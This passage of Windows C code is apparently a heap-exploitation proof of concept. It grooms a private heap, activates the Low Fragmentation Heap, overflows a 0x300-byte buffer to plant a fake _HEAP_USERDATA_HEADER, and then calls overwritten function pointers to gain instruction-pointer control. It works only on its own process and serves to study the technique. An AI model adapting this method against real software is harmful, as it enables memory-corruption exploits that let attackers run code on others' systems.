              for (int i = 0; i < nCurSize; i++){
              {
                printf("%4X", pAddr[i]);
                printf(" ");
               }
              }
        printf("\n");


        datasize -= nCurSize;
        pAddr += nCurSize;
    }
}

struct own_me {
        void (*get_eip)();
        char padding[0x200 -8 - 4];
};

int _tmain(int argc, _TCHAR* argv[])
{

       LPVOID chunk[10000] = {0};
       LPVOID chunk_2[1000] = {0};
       LPVOID chunk_3[1000] = {0};
       LPVOID chunk_4[1000] = {0};
       LPVOID chunk_5[1000] = {0};
       //LPVOID chunk_X[1000] = {0};
       struct own_me* chunk_X[0xff];
       HANDLE hHeap;
```

```
	hHeap = HeapCreate(0, 0, 0);
	printf("\n\nhHeap: %p\n", hHeap);

	for ( int i = 0; i < 200; i += 1 ){
		chunk[i] = HeapAlloc(hHeap, 0, 0x8000 - 8);
		printf("0x8000 chunk to be allocate: %p\n", chunk[i]);
		memset( chunk[i], 0x41, 0x8000 - 8);
		unsigned char* p = (unsigned char*)(chunk[i]);
		unsigned char* pend = p + (0x8000-8);
		while ((p + 8) < pend) {
			*(BYTE*)(p + 7) = 0x00;
			p+=8;
		}
	}

	/*Making size 0x2000 hole*/
	HeapFree(hHeap, 0, chunk[198]);
	printf("Free 0x8000 chunk %p\n", chunk[198]);

	chunk_2[1] = HeapAlloc(hHeap, 0, 0x6000 - 8);
	printf("alloc 0x6000 chunk %p\n", chunk_2[1]);


	/*Active LFH and prepare _HEAP_USERDATA_HEADER*/
	for ( int i = 0; i < 18; i += 1 ){
		chunk_3[i] = HeapAlloc(hHeap, 0, 0x200 - 8);
	}
	printf("Check _HEAP_USERDATA_HEADER is located at: %p\n", (int)chunk_2[1]+0x6000);

	/*make 0x300 hole for vulnerable buffer*/
	HeapFree(hHeap, 0, chunk_2[1]);
	printf("Free 0x6000 chunk: %p\n", chunk_2[1]);

	chunk_4[0] = HeapAlloc(hHeap, 0, 0x5D00 - 8);
	printf("0x5D00 chunk %p\n", chunk_4[0]);

	/*Alloc size 0x300 vulnerable buffer */
	chunk_5[0] = HeapAlloc(hHeap, 0, 0x300 - 8);
	printf("0x300(vul buf) chunk: %p\n", chunk_5[0]);
	printf("end of the 0x300(vul buf) chunk: %p\n", (LPVOID)((int)chunk_5[0] + 0x300 -
8 + 8 ));

	/*Heap OverFlow*/
	unsigned char OverFlow_buf[0x2000] = {0};
	memset(OverFlow_buf, 'A', 0x1900);
	unsigned char fake_Heap_Userdata_Header[0x15] =
"\x58\xa8\xa0\x01\x48\xa8\xa0\x01\x0d\x00\x00\x00\xc0\xd0\xe0\xf0\x00\x20\x08\x00";
/*FirstOFfset = 0x2000;  Hint = 0x08*/
	memcpy(&OverFlow_buf[0x300], fake_Heap_Userdata_Header, 0x14);
	memcpy( chunk_5[0], OverFlow_buf, 0x300 + 0x14) ;

	/*Control the future allocations*/
	for ( int i = 0; i < 18; i += 1 ){
		chunk_X[i] = (struct own_me*) HeapAlloc(hHeap, 0, sizeof(struct own_me));
		chunk_X[i]->get_eip = &foo;
	}
```

```
        printf("to control the App-Data\n");
        memset( chunk[199], 0x41, 0x8000 - 8);

        for ( int i = 0; i < 18; i += 1 ){
               printf("0x200 chunk: %p\n", chunk_X[i]);
               memprint(chunk_X[i], 20, 4);  // memprint(address, datasize, row)
               printf("\n");
        }

        /*Control eip!*/
        printf("to control the eip.\n");
        for (int i = 0; i < 18; i++){
                 chunk_X[i]->get_eip();
         }

        getchar();
        return 0;
}
```